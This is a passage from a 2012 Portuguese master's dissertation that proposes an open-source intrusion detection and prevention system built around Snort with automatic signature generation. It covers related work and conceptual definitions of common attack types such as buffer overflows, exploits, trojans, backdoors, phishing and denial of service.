UNIVERSIDADE FEDERAL DO CEARÁ
DEPARTAMENTO DE COMPUTAÇÃO
CURSO DE CIÊNCIA DA COMPUTAÇÃO

DANIEL MOURÃO MARTINS

UMA ESTRATÉGIA PARA SISTEMAS DE DETECÇÃO E PREVENÇÃO DE INTRUSÃO BASEADA EM SOFTWARE LIVRE

FORTALEZA, CEARÁ

2012

DANIEL MOURÃO MARTINS

UMA ESTRATÉGIA PARA SISTEMAS DE DETECÇÃO E PREVENÇÃO DE INTRUSÃO BASEADA EM SOFTWARE LIVRE

Dissertação submetida à Coordenação do Curso de Pós-Graduação em Ciência da Computação da Universidade Federal do Ceará, como requisito parcial para a obtenção do grau de Mestre em Ciência da Computação.

Área de concentração: Redes de Computadores

Orientador: Prof Dr Miguel Franklin de Castro

Co-Orientador: Prof Dr Francisco de Assis Tavares Ferreira da Silva

FORTALEZA, CEARÁ

2012

M386e MARTINS, M. D..

Uma Estratégia para Sistemas de Detecção e Prevenção de Intrusão Baseada em Software Livre / Daniel Mourão Martins. 2012.

100p.;il. color. enc.

Orientador: Prof Dr Miguel Franklin de Castro

Co-Orientador: Prof Dr Francisco de Assis Tavares Ferreira da Silva

Dissertação(Ciência da Computação) - Universidade Federal do Ceará, Departamento de Computação, Fortaleza, 2012.

1. Intrusão 2. Detecção 3. Prevenção I. Prof Dr Miguel Franklin de Castro(Orient.) II. Universidade Federal do Ceará– Ciência da Computação(Mestrado) III. Mestre

CDD 004.6

DANIEL MOURÃO MARTINS

UMA ESTRATÉGIA PARA SISTEMAS DE DETECÇÃO E PREVENÇÃO DE INTRUSÃO BASEADA EM SOFTWARE LIVRE

Dissertação submetida à Coordenação do Curso de Pós-Graduação em Ciência da Computação, da Universidade Federal do Ceará, como requisito parcial para a obtenção do grau de Mestre em Ciência da Computação. Área de concentração: Redes de Computadores

Aprovada em: __/__/____

BANCA EXAMINADORA

Prof Dr Miguel Franklin de Castro
Universidade Federal do Ceará - UFC
Orientador

Prof Dr Francisco de Assis Tavares Ferreira da Silva
Instituto Nacional de Pesquisas Espaciais - INPE
Coorientador

Prof Dr José Neuman de Souza
Universidade Federal do Ceará - UFC

Prof Dr André Luiz Moura dos Santos
Universidade Estadual do Ceará - UECE

À minha família, minha motivação e incentivo diários

AGRADECIMENTOS

Agradeço a Deus pelo continuado auxílio nos meus caminhos desde os primeiros passos.

Agradeço também e especialmente a minha família: minha esposa Fátima que nunca deixou que eu me abatesse em frente às adversidades, a minha filha Catarina que tem o sorriso mais lindo deste mundo e a meu filho Miguel recém chegado.

Aos meus pais que tomaram as decisões corretas por mim enquanto lhes cabia essa tarefa e são meus exemplos de vida.

Ao Prof. Dr. Miguel Franklin de Castro, que tanto me ajudou orientando e incentivando. Além de sua paciência para comigo, bem como, sua compreensão durante as minhas maiores dificuldades dentro e fora da UFC.

Ao Prof. Dr. Tavares que desde as primeiras idéias se prontificou a me coorientar.

À todos da família GREAT.

Aos meus chefes no quartel, Coronel Clayton e Tenente Coronel Freire, que incentivaram a minha inscrição para o mestrado e posteriormente possibilitaram que eu desenvolvesse as atividades do curso no horário de expediente.

Afinal, a todos que por mim torceram e oraram para o êxito neste curso, de perto ou de longe, familiares ou amigos, professores ou colegas.

“Quando todos pensam o mesmo, ninguém está pensando”

(Walter Lippmann)

RESUMO

Devido ao aumento constante da utilização dos sistemas de informação em todas as esferas da sociedade e o potencial impacto que intrusões a esses sistemas podem causar, um Sistema de Detecção e Prevenção de Intrusão (IDPS) tornou-se uma necessidade para segurança da infraestrutura de rede e serviços das mais diversas organizações. Normalmente, esses sistemas dependem de conhecimento prévio dos padrões dos ataques para poder detectá-los. Este trabalho apresenta uma estratégia adequada, utilizando exclusivamente software livre, para a detecção de intrusões em cenários com escassez de recursos computacionais e financeiros. Esta proposta consiste na criação de um IDPS flexível e escalável que, com a integração de sistemas, implementação de regras de correlação de alertas e um módulo gerador de assinaturas para o Snort, pode-se aumentar a sua eficácia habilitando-o a produzir conhecimento para a prevenção da repetição de ataques intrusivos não constantes de sua base de dados original. Assim, minimiza-se a problemática de detecção desses ataques. Para validar essa proposta, implementou-se um cenário de testes com três máquinas servidoras, uma com o módulo gerenciador da solução e outra com o Snort. Os resultados obtidos confirmaram que a estratégia atende aos quesitos propostos de maneira satisfatória sendo uma importante contribuição para as pesquisas sobre o tema.

Palavras-chave: Intrusão. Detecção. Prevenção.

ABSTRACT

Due to the constant increase of the use of information systems and the potential impact that these intrusions can cause in all spheres of society a Intrusion Detection and Prevention System (IDPS) has become a necessity for network ans services security from various world organizations. These systems usually depends of prior knowledge of the patterns of attacks in order to detect them. This work presents an strategy to scenarios with computational and financial resources limited, using only opensource software for intrusion detection. This proposal is the creation of one flexible and scalable IDPS, with software integration, implementation of alerts correlation rules and a signatures generator module for Snort, that can increase its efficiency enabling it to produce knowledge for preventing the recurrence of some intrusion attacks not constant in original database, thus minimizing the detection problem for these attacks. To validate this proposal, a testing scenario was implemented with three server machines, one with the solution manager module and one with Snort. The results confirmed that this strategy meets the proposed requisites in a satisfactorily way being an important contribution to researchs about the theme.

Keywords: Intrusion. Detection. Prevention.

LISTA DE FIGURAS

LISTA DE TABELAS

LISTA DE SIGLAS

DNS	*Domain Name System*
DDoS	Ataque de Negação de Serviço Distribuído
DOS	Ataque de Negação de Serviço
FTP	*File Transfer Protocol*
HTTP	*Hypertext Transfer Protocol*
ICMP	*Internet Control Message Protocol*
IDMEF	*Intrusion Detection Message Exchange Format*
IDPS	Sistema de Detecção e Prevenção de Intrusão
IDS	Sistema de Detecção de Intrusão
IP	*Internet Protocol*
IPS	Sistema de Prevenção de Intrusão
ISP	*Internet Service Provider*
KDD Cup	*Knowledge Discovery and Data Mining Competition*
MTU	*Maximum Transmission Unit*
NTP	*Network Time Protocol*
PHP	*PHP: Hypertext Preprocessor*
SIEM	*Security Information and Event Management*
SMTP	*Simple Mail Transfer Protocol*
SSH	*Secure Shell*
TCP	*Transmission Control Protocol*
UDP	*User Datagram Protocol*

SUMÁRIO

1 INTRODUÇÃO

O lançamento do primeiro *worm* na Internet aconteceu em 1988 e a partir desse momento os problemas de segurança de redes começaram a ser levados a sério. Essa preocupação quanto à segurança da informação foi a motivação à adoção de um sistema para detectar essas ameaças ou intrusões.

A ideia de um Sistema de Detecção de Intrusão (IDS) foi introduzida em 1980 (ANDERSON, 1980). O conceito evoluiu e definimos um IDS como um componente que analisa o sistema e operações de usuário em um computador ou rede de computadores a procura de eventos considerados maliciosos na perspectiva da segurança (SODIYA, 2006).

Apesar de toda a pesquisa direcionada à área de detecção de intrusão vários são os problemas enfrentados pelos IDS. Um exemplo desses problemas é a crescente sofisticação dos ataques e das ferramentas utilizadas pelos atacantes na tentativa de burlar os sistemas de segurança, obrigando as ferramentas de detecção de intrusão a efetuar constantes atualizações contendo, a cada versão, maior complexidade. Estas atualizações refletem-se, muitas vezes, em novos algoritmos e novas arquiteturas. Além disso, a maioria das soluções de detecção de intrusões disponíveis, baseadas em assinaturas, depende de conhecimento prévio dos padrões de ataques, não sendo esta uma característica desejada para sistemas de segurança (SILVA; MAIA, 2004).

Esta dissertação apresenta uma proposta de solução para o problema de detecção de novas ameaças em um Sistema de Detecção e Prevenção de Intrusão (IDPS). Esta solução é baseada na utilização de programas de computador de código aberto, os quais interagem entre si para a detecção de ameaças não conhecidas em sua base de dados original. Esta interação compreende a análise e correlação dos alertas gerados pelas ferramentas e do tráfego de rede coletado para a extração de assinaturas de ataques e geração automática de regras. Para alcançar esses objetivos são utilizadas, em conjunto, técnicas de detecção de intrusão baseadas em anomalia e assinatura.

O principal componente em um sistema de Detecção de Intrusão é o software de detecção. Há vários softwares disponíveis, sendo o mais popular destes o sistema de código aberto Snort (TRUHAN, 2011), mantido pela Sourcefire [1] e criado por Martin Roesch [2]. O Snort tem se tornado um padrão de fato em detecção de intrusão e está incluído como componente principal em várias soluções comerciais de IDS (TRUHAN, 2011) sendo a principal ferramenta utilizada neste trabalho para a qual há a geração de regras. Este trabalho também utiliza as ferramentas Prelude-IDS e OSSEC (SHIH-YITU; CHUNG-HUANGYANG; KOUICHI, 2009).

Este capítulo está organizado como segue. A Seção 1.1 caracteriza o problema e apresenta a motivação para o desenvolvimento desta dissertação. A Seção 1.2 descreve os objetivos e a metodologia utilizada, enquanto a Seção 1.3 faz um comparativo entre este e os trabalhos re-

[1] Sourcefire Cybersecurity (http://www.sourcefire.com/)

[2] Martin Roesch fundou a Sourcefire em 2001 e hoje é o diretor de tecnologia da empresa (*Chief Technology Officer*)

lacionados na literatura. Em seguida, a Seção 1.4 expõe as contribuições e os resultados a serem alcançados e, por fim, a seção 1.5 explana a organização do restante desta dissertação.

1.1 Caracterização do Problema e Motivação

Em nossos dias, os computadores tornaram-se tendências culturais e as redes de computadores são uma grande malha que agrega milhões de máquinas interconectadas, oferecendo os mais diversos serviços. Neste ambiente, cresce também a preocupação com a segurança no espaço cibernético. Por mais que adotemos as boas práticas de segurança de redes de computadores, as vulnerabilidades sempre existirão (SAXENA; SHARMA, 2010) e, da mesma forma, sempre existirão ameaças para explorá-las. Os computadores têm evoluído para facilitar o cotidiano de nossa vida, seja na esfera profissional ou pessoal. Por isso sempre haverá pessoas que tentarão explorá-los para os mais variados propósitos e, muitas vezes, de maneira ilícita ou maliciosa (TRUHAN, 2011).

Este ambiente é um verdadeiro chamariz para um atacante ou intruso. Inúmeros são os tipos de ataques aos quais estas redes são submetidas diariamente e um ataque bem sucedido pode ser bastante prejudicial para uma organização. Em geral, um atacante pode simplesmente testar os seus conhecimentos, pode coletar informações, pode causar danos financeiros à empresa, pode destruir os dados da organização, pode publicar informações sensíveis da empresa, pode utilizar a estrutura da empresa para invadir outra, entre outras possibilidades.

Novos serviços e novas configurações estão constantemente disponíveis, aumentando as possibilidades de exploração de vulnerabilidades através de novas falhas de software, erros de configuração ou mesmo a descoberta de falhas até então desconhecidas. É neste contexto, e devido ao acesso fácil a ferramentas e técnicas para atacantes, que uma infraestrutura de segurança com constante evolução se torna imprescindível.

Nos anos de 2011 e 2012 uma série de ataques atingiu instituições públicas e privadas no mundo fomentando investimentos na área de segurança da informação pois podem causar sérios problemas as estruturas dessas instituições (JÚNIOR, 2012). Neste cenário, sempre que o assunto é segurança da informação, a sigla IDS, vinda do termo em inglês *Intrusion Detection System*, é utilizada.

A maioria dos sistemas existentes depende de uma reação rápida do administrador para mitigar uma intrusão. Além disso, na maioria das vezes, os *logs* do IDS só são consultados depois de um ataque concluído com sucesso, no qual os danos para o sistema já foram consumados (SINGH; RAMAJUJAM, 2009).

Normalmente, a primeira atividade na busca pela segurança de redes é configurar um *firewall*, um sistema projetado para prevenir acesso não autorizado de ou para uma rede de computadores baseado em conexões TCP ou UDP a nível de camada de transporte (XI, 2011), com

um conjunto de regras que impeçam o acesso indevido de terceiros a determinados endereços e portas dos protocolos de rede. Porém, um *firewall* não tem a capacidade de analisar o conteúdo dos pacotes. Esta missão é executada pelo IDS, que pode detectar o tráfego malicioso que passa pelo *firewall* através das portas correspondentes a serviços autorizados ou permitidos.

Na literatura é possível encontrarmos alguns problemas em sistemas de detecção de intrusão como, por exemplo: sobrecarga de recursos, falhas de segurança do IDS, baixo desempenho, baixa escalabilidade e, principalmente, a alta taxa de falsos negativos e positivos (SINGH; RAMAJUJAM, 2009). Ainda, encontra-se que a ameaça de maior impacto é um atacante que maliciosamente tenta acessar os dados ou serviços (THAKAR; DAGDEE; VARMA, 2010). Por conseguinte, este trabalho debate-se sobre estas duas afirmações no que pretende detectar e prevenir as ameaças de maior impacto diminuindo assim a taxa de falsos negativos.

1.2 Objetivos e Metodologia

O objetivo deste trabalho é propor uma solução que faça com que o sistema de segurança acompanhe a evolução das redes e dos ataques através da apreensão de novos padrões de ataques, diminuindo assim a taxa de falsos negativos e amenizando ameaças de grande impacto. Utilizaremos como principal elemento do nosso sistema de segurança o sistema de detecção de intrusão de código livre Snort, cuja principal fraqueza é a incapacidade de detectar novas ameaças (FANG; LIU, 2011). Esta dissertação explora como podemos atribuir conhecimento a um sistema de detecção de intrusão baseado no Snort através da detecção de anomalias no comportamento do sistema, das informações colhidas do tráfego de rede, das assinaturas de ataques conhecidos e de alertas de outras ferramentas de segurança, disponíveis em código aberto, habilitando-o a detectar estes novos ataques. Para alcançar este objetivo temos que: integrar estas ferramentas, codificar a extração de assinaturas, codificar a geração de regras para o Snort, implementar um mecanismo de comunicação com o Snort para o carregamento dessas novas regras e elaborar regras de correlação de alertas de intrusão.

As necessidades de codificação foram supridas com códigos na linguagem Java, exceto na elaboração de regras de correlação que utilizam Python devido ao aproveitamento de uma estrutura de correlação previamente existente.

Esta estratégia é aplicável, principalmente, em ambientes nos quais há maior dificuldade ou lentidão no acesso às atualizações de segurança e dificuldades financeiras, pois essa solução pretende minimizar a necessidade de aquisição de *hardware* ou *software* proprietários, bem como, a compra das últimas atualizações de assinaturas.

1.3 Trabalhos Relacionados

Nesta seção, alguns trabalhos relacionados com o problema abordado nesta dissertação, que utilizam ou não o Snort como principal ferramenta das respectivas soluções, são apresentados. A Tabela 1.1 faz um comparativo entre esses trabalhos encontrados que utilizam o Snort com a proposta desta solução. O restante desta seção apresenta os pricipais trabalhos encontrados sobre a problemática de aumentar a eficiência de um IDS sobre diversas abordagens.

Citação	Tipo de Ataque	Componente do Snort	Extração de Assinaturas	Prevenção	Cenário	Base de Dados
Fang e Liu (2011)	Escaneadores de Porta	Preprocessadores	Não	Não	Simulação	SNNS (Stuttgart Neural Network Simulator)
Xi (2011)	Todos detectados pelo Snort	Motor de Detecção	Não	Sim (Bloqueio de IP no firewall)	Snort + iptables	Não informado
Vollmer et al. (2011)	Pacotes ICMP Anômalos	Preprocessadores	Não	Não	Snort	Próprio
Tang (2010)	Intrusão	Motor de Detecção	Sim	Não	Honeyd	exploits conhecidos
Gomez et al. (2009)	Tráfego Anômalo	Preprocessadores	Não	Não	Snort + preprocessador próprio	KDD-99
Aickelin et al. (2008)	Intrusão	Motor de Detecção	Sim	Não	Snort + regras generalizadas	KDD-99

Tabela 1.1: Trabalhos Relacionados

Das et al. (2010) utilizaram *Rough Set Theory* para preprocessamento e seleção de dados e *Support Vector Machine (SVM)* para detectar intrusões em rede baseadas em estatísticas sobre o tráfego de rede. Como trabalho futuro sugeriram o estudo para implementação de algoritmos genéticos.

Thakar, Dagdee e Varma (2010) utilizaram *Support Vector Machine* para classificar o tráfego de rede e desenvolveram um componente baseado em redes neurais e lógica fuzzy para a extração de assinaturas de ataques nos níveis das camadas de rede e transporte.

Roozbahani, Nassiri e Latif-Shabgahi (2009) instalaram várias instâncias do Snort numa rede para formar uma arquitetura distribuída de detecção de intrusão de tal maneira que essas instâncias trocavam informações entre si aumentando a taxa de detecção na rede e diminuindo os falsos negativos.

Sodiya (2006) propôs uma arquitetura denominada MSAIDS baseada em agentes implementados em Java utilizando estratégias de mineração de dados na identificação de ações intrusivas e como trabalho futuro sugeriu o uso de outras técnicas de Inteligência Artificial na implementação de um IDS.

Militelli (2006) construiu um IDS distribuído no qual a troca de mensagens era no formato IDMEF e os seus agentes incorporavam-se as aplicações interceptando o tráfego TLS ou

SSL descriptografado e analisando-o antes de serem tratados pela aplicação.

Silva e Maia (2004) propuseram uma solução utilizando o programa Matlab baseada em redes neurais testada sobre a base de dados da *Knowledge Discovery and Data Mining Competition 1999* (KDD Cup 1999) caracterizando cada conexão por 41 variáveis.

Alguns dos trabalhos encontrados na literatura utilizam técnicas diversas de aprendizado de máquina para detectar intrusões no nível dos preprocessadores do Snort, que será explicado na Seção 3.1.1 deste trabalho. Outros utilizam uma base de dados desatualizada, do ano de 1999, para avaliação dos resultados. No entanto, não foi encontrada na literatura uma solução que tivesse: integração de ferramentas, alertas de intrusão em formato padronizado, geração automática de regras e prevenção de repetição de ataques no nível do motor de detecção do Snort.

1.4 Contribuições e Resultados Esperados

A contribuição desta pesquisa se baseia na possibilidade de detecção e prevenção de intrusão no nível da camada de aplicação, em um conjunto de dados de prova atualizado, em um padrão preestabelecido de mensagens de intrusão, em uma solução escalável e na interoperabilidade das ferramentas de segurança utilizadas, permitindo uma coleção maior de informações de intrusão para a geração do conhecimento até então ignorado pelo sistema de segurança. Cabe ainda ressaltar a flexibilidade na escolha dos IDS de código aberto utilizados devido ao padrão de troca de mensagens. Isto permite a escolha de várias soluções de IDS, tirando proveito dos pontos positivos desses sistemas, tendo-se em vista o cenário no qual serão instalados.

Os resultados esperados são a identificação de assinaturas de novos ataques, geração de regras para o Snort que detectem estes novos ataques, aplicação dessas regras e prevenção de repetições bem sucedidas desses ataques, de maneira automática e sem a intervenção humana. Estes ataques que iremos identificar e bloquear estão restritos nesta dissertação a ataques intrusivos nos quais obtêm-se acesso remoto às informações do computador da vítima, pois estes se enquadram nas ameaças de maior impacto esperado, as quais caracterizam o problema abordado.

1.5 Estrutura da Dissertação

O restante desta dissertação está estruturado como segue. O Capítulo 2 traz a fundamentação teórica necessária para o entendimento do tema dessa dissertação. O Capítulo 3 apresenta as ferramentas de código livre que foram instaladas e configuradas neste trabalho. O Capítulo 4 apresenta a solução proposta como um sistema único baseado em sistemas livres que interagem entre si e um módulo gerador de assinaturas desenvolvido para complementar a solução e atingir o objetivo esperado. O Capítulo 5 descreve o ambiente de testes elaborado para a análise dessa estratégia. O Capítulo 6 apresenta os testes realizados juntamente com os resultados alcançados e faz uma avaliação da solução. Por fim, O Capítulo 7 traz a conclusão deste trabalho e sugestões de

trabalhos futuros.

2 ESCOPO DO TRABALHO

Este capítulo traz a fundamentação teórica necessária para o entendimento do assunto. Iniciamos o capítulo apresentando os conceitos de segurança atinentes aos tipos de ataques mais comuns que sofrem as redes de computadores e servirão para delimitar o escopo dos ataques que queremos detectar neste trabalho. A seção seguinte traz os principais conceitos inerentes a um sistema de detecção e prevenção de intrusão. Nesta seção, mais uma vez, delimitaremos os conceitos que serão utilizados na proposta desta dissertação. Por fim, a última seção define o formato de troca de mensagens de intrusão utilizado na comunicação entre as ferramentas utilizadas. O próximo capítulo apresentará os sistemas de código aberto que foram integrados para alcançarem os objetivos propostos neste trabalho.

2.1 Conceitos de Segurança

2.1.1 Vulnerabilidades

Segundo o CERT.br[1] vulnerabilidade é definida como uma falha no projeto, implementação ou configuração de um software ou sistema operacional que, quando explorada por um atacante, resulta na violação da segurança de um computador. Pela própria definição, percebe-se que as vulnerabilidades não se localizam somente nos códigos fonte, mas também em sistemas mal configurados, nos quais o administrador mantém as configurações padrão e, ainda, não atualiza o sistema aplicando os *patchs* de correções de segurança eventualmente disponibilizados.

Existem situações nos quais um software ou sistema operacional instalado em um computador pode conter uma vulnerabilidade que permite sua exploração remota, ou seja, através da rede de computadores. Portanto, um atacante conectado à Internet, ao explorar tal vulnerabilidade, pode obter acesso não autorizado ao computador vulnerável. Sendo estes tipos de ataques, nos quais o atacante maliciosamente tenta acessar os dados ou serviços, a ameaça de maior impacto em um sistema de computador (THAKAR; DAGDEE; VARMA, 2010).

Para diminuir a exposição de vulnerabilidades, deve-se manter em execução somente os serviços estritamente necessários. Quanto menos serviços no ar, menos portas abertas, menos código, menos *bugs*, menos riscos à segurança. Deve-se manter o sistema operacional e serviços sempre atualizados, principalmente se a atualização disponível for relativa a segurança.

2.1.2 Códigos Maliciosos

A Cartilha de Segurança para Internet do CERT.br é um documento que contém recomendações e dicas sobre como o usuário pode aumentar a sua segurança na Internet. Esta cartilha

[1] Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil, http://www.cert.br

é utilizada nesta seção como base para a tipificação de códigos maliciosos juntamente com os 10 maiores riscos de segurança em aplicações web listados no projeto OWASP[2] *Top Ten*.

Os atacantes podem usar várias maneiras diferentes para alcançar o objetivo de invadir ou afetar um sistema. Cada uma destas maneiras representa um caminho diferente ou uma sequência de etapas diferentes para chegar ao objetivo. Alguns desses caminhos são simples de encontrar e explorar apenas pesquisando na Internet. Porém, às vezes, esses caminhos são bastante complexos.

A Figura 2.1 mostra um diagrama clássico de um ataque nos quais o atacante explora uma vulnerabilidade tentando subverter os controles de segurança para obter acesso não autorizado impactando tanto nos ativos de rede quanto nos negócios institucionais.



Figura 2.1: Diagrama de um Ataque de Rede

Fonte: Adaptada de https://www.owasp.org/index.php/Top_10_2010-Main

Por exemplo, a execução de *scripts* em servidores web permitindo a execução de comandos remotos configura-se em uma vulnerabilidade do serviço na qual o atacante pode ter êxito em executar comandos específicos e obter um *shell* da máquina configurando um acesso não autorizado. A partir deste momento, o atacante pode executar remotamente comandos de sistema diretamente na máquina vítima categorizando o impacto de seu ataque. Neste tipo de intrusão, o atacante executa suas ações com as permissões do usuário dono do serviço. Por este motivo, não é recomendado executar um serviço como *root* ou administrador do sistema. Mesmo nos casos onde o serviço é executado por um usuário sem privilégios, o atacante pode obter informações do computador, obter informações da rede, pode atacar outra máquina (CHAKRABARTI; CHAKRABORTY; MUKHOPADHYAY, 2010), pode escrever nos diretórios que tenha permissão, pode escalar privilégios, entre outras possibilidades. Os administradores de rede devem certificar-se que os serviços não sejam executados com permissões de *root* e estar atentos às atualizações de segurança disponibilizadas para os seus sistemas.

Os serviços podem ter vulnerabilidades que passam desapercebidas durante o processo

[2] *Open Web Application Security Project* é uma organização mundial sem fins lucrativos focada em melhorar a segurança de softwares, em especial os softwares baseados na web

de desenvolvimento e testes do sistema, ou mesmo só serão conhecidas em um momento futuro.

As estações de trabalho ou computadores pessoais estão mais propensos a sofrer uma intrusão bem sucedida do que um servidor de rede, pois os usuários, em geral, não têm o conhecimento, habilidade, experiência e nem as ferramentas ideais para impedir ou detectar um comprometimento. Por outro lado, os servidores de rede oferecem uma grande gama de serviços de rede aumentando a sua própria exposição aos atacantes. Porém, normalmente, têm alguns mecanismos de segurança implementados.

A seguir, serão definidos alguns dos termos mais utilizados com relação a ataques hackers ou códigos maliciosos.

- ***Buffer Overflow***

  Buffer é um espaço de endereçamento em memória reservado para a utilização de uma variável. Um estouro de *buffer* ou *buffer overflow* acontece quando o tamanho físico da variável em memória extrapola o tamanho do *buffer* reservado. Este tipo de acontecimento pode sobrescrever área de código da aplicação ou endereço de retorno das funções substituindo a sequência de execução natural por dados da variável. Estes dados serão então interpretados como instruções e, normalmente, geram uma exceção em tempo de execução que trava a aplicação, caracterizando uma negação de serviço, termo definido posteriormente. Ainda, um atacante pode manipular estes dados para que gerem uma sequência de instruções maliciosas de seu interesse e retorne a execução para um outro ponto qualquer da memória. Nessa situação, o atacante pode se valer de qualquer outra técnica de ataque para tirar proveito do sistema atacado. As vulnerabilidades de *buffer overflow* são consideradas críticas no ponto de vista da segurança, apesar de ser bem conhecida e possível de ser evitada em tempo de desenvolvimento com a validação de todas as entradas de dados no código fonte. No entanto, em sistemas muito complexos ou com programadores inexperientes, normalmente se esquece de tratar alguma possível entrada de dados atribuindo uma vulnerabilidade ao sistema em desenvolvimento.

- ***Exploits***

  Exploit é um termo genérico para descrever pequenas partes de código executáveis que são projetadas para explorar uma vulnerabilidade específica de um sistema. Estes pequenos códigos executáveis podem tanto ser executados isoladamente ou serem inseridos no código de programas. Esses *exploits*, que podem ser de utilização local ou remotos, variam muito quanto à sua forma, à linguagem de programação e ao poder de ataque. Geralmente há um diferente *exploit* para cada tipo de serviço, para cada tipo de vulnerabilidade ou para cada tipo de sistema operacional.

  Alguns utilitários de detecção de vulnerabilidades, por exemplo, incorporam uma base de dados de *exploits* conhecidos e durante as análises verificam se o serviço para o qual o *exploit* foi projetado está ativo e na versão vulnerável. Caso positivo, simula um ataque

utilizando aquele exploit. Outras ferramentas utilizadas para testes de penetração também têm uma base de dados de *exploits* disponível para o usuário.

- ***Trojans***

  Os *trojans* são uma forma de intrusão na qual o atacante faz com que a vítima execute um código malicioso dentro de um aplicativo conhecido, por exemplo, aproveitando-se de vulnerabilidades de um navegador. Este código malicioso pode executar quaisquer comandos do usuário: pode-se criar um usuário do sistema, habilitar um serviço, passar um *shell* para o atacante ou abrir uma porta na máquina local. Este tipo de código malicioso é o mais utilizado em computadores pessoais, principalmente porque estes computadores normalmente não oferecem serviços de rede, ou seja, não têm uma porta de entrada para ser explorada e os usuários, por vezes, não percebem ou não detectam sua execução.

  Os *trojans* são mais comuns em sistemas Windows. Porém, existem também para sistemas Linux e outros sistemas. No caso do Linux, os *trojans* são conhecidos como *rootkits*, softwares que exploram um conjunto de vulnerabilidades conhecidas para tentar obter privilégios de *root* na máquina vítima. Uma vez instalado, um *rootkit* pode alterar arquivos binários do sistema, instalar novos módulos no kernel e, normalmente, apagar seus rastros no sistema de maneira que seja indetectável não aparecendo na lista de processos ou não aparecendo na lista de módulos do kernel ou apagando os *logs*.

- ***BackDoor***

  Um *backdoor* normalmente é o resultado de um ataque anterior no qual o atacante conseguiu executar código na vítima e abriu uma porta de acesso. Por esta porta, o atacante pode ter acesso a um *shell* da máquina sempre com os privilégios do dono do serviço explorado. Não obstante, é possível que o atacante consiga escalar privilégios e obter um acesso de *root*. Existe também a possibilidade do atacante utilizar um *backdoor* reverso no qual a conexão é estabelecida pela vítima numa máquina comprometida ou de domínio pelo atacante caracterizando uma conexão de saída da vítima. Normalmente, o atacante utiliza conexões em portas de protocolos conhecidos que são liberadas por padrão no *firewall*. Um *backdoor* continuará permitindo acesso ao sistema mesmo se a vulnerabilidade deixar de existir, isso se o seu código não for removido.

- ***Phishing***

  Este tipo de ataque não se baseia em exploração de vulnerabilidades de sistemas, mas em vulnerabilidades de usuários. Os ataques de *phishing* utilizam técnicas para tentar ludibriar o usuário a revelar informações sigilosas tais como senhas, números de CPF, números de cartão de crédito, enfim, quaisquer informações que possam ser utilizadas em proveito do atacante, ou até mesmo transferir valores diretamente para uma determinada conta. Para atingir este objetivo, são utilizados e-mails ou páginas eletrônicas falsas com o intuito de que o usuário acesse determinada página eletrônica ou preencha um formulário forjado, por

exemplo, simulando a página de um banco. Por ser fácil de aplicar, não requerer a exploração de uma vulnerabilidade específica de sistema, por ser menos susceptível a detecção e resultarem normalmente em um ganho financeiro, os ataques de *phishing* são bem comuns. Muitos dos e-mails de *phising* são detectados como *spams* pelos sistemas *anti-spams* ou mesmo pelos sistemas das provedoras de correio eletrônico.

Outro tipo de *phising* muito comum é o envio de comentários nas redes sociais com direcionamentos a páginas eletrônicas forjadas nas quais acontece a obtenção de informações por parte do atacante.

- **Ataque de negação de serviço (*Denial of Service* - DoS)**

  Os ataques de negação de serviço não são intrusivos, ou seja, não têm o objetivo de invadir um sistema, mas torná-lo indisponível. Este tipo de ataque não explora uma vulnerabilidade de segurança de um sistema. Explora os recursos de um sistema que podem ser a largura de banda da Internet, a memória do sistema, a capacidade de processamento, limite de conexões simultâneas ou qualquer outro recurso de hardware ou software que seja limitado. Por exemplo, um servidor web recebendo um volume muito grande de requisições de diferentes IPs supostamente válidos a uma página gera um tráfego de rede de retorno que pode saturar o enlace de dados ou mesmo consumir os recursos da máquina, travando o serviço. Não obstante, por exemplo, controles quanto ao número de requisições de páginas por unidade de tempo podem ajudar a controlar o consumo de recursos do sistema evitando o travamento do mesmo, porém não evita a saturação do enlace ou, pelo menos, dificulta pois diminui o tráfego de saída do servidor.

  Outro exemplo de DoS, alguns serviços de hospedagem de páginas estabelecem uma cota de tráfego mensal a seus assinantes. Um atacante, sabendo disto, provoca um tráfego de rede pesado e constante de maneira que essa conta se esgote antes do final do mês, tornando o sistema indisponível. Outro exemplo é utilizar-se de um mecanismo de controle de acesso que bloqueia o login em um servidor SSH depois de 3 tentativas de acesso sem sucesso. Neste cenário, um atacante pode bloquear o acesso dos usuários tornando indisponível para os usuários legítimos o acesso ao servidor SSH.

  Um ataque de negação de serviço, quando executado por mais de uma máquina, recebe a denominação de ataque de negação de serviço distribuído (DDoS). Um ataque distribuído pode utilizar-se de centenas de milhares de máquinas simultaneamente e de localizações geográficas distintas, fato esse que torna este ataque muito mais difícil de conter, sendo necessário o controle do tráfego nas prestadoras de serviço de acesso, as quais teoricamente têm uma largura de banda maior que o enlace dos servidores. Em ataques DDoS, normalmente utilizam-se as *botnets* que nada mais são do que um número muito grande de máquinas comprometidas que se comunicam com um controlador central aguardando instruções para executar. Estas máquinas infectadas continuam desempenhando suas tarefas normalmente de maneira que o usuário da máquina não perceba que ela está comprometida e que pro-

vavelmente participará de um ataque. No início do ano de 2012 ataques DDoS nas quais as instruções para os ataques foram passadas em uma rede social e executadas manualmente por ingenuidade ou cumplicidade dos usuários não configurando o comprometimento da máquina que participou do ataque e sim do próprio usuário[3]. As *botnets* também são utilizadas para envio de spams e podem ser alugadas [4].

- **Injeção de SQL (*SQL Injection*)**

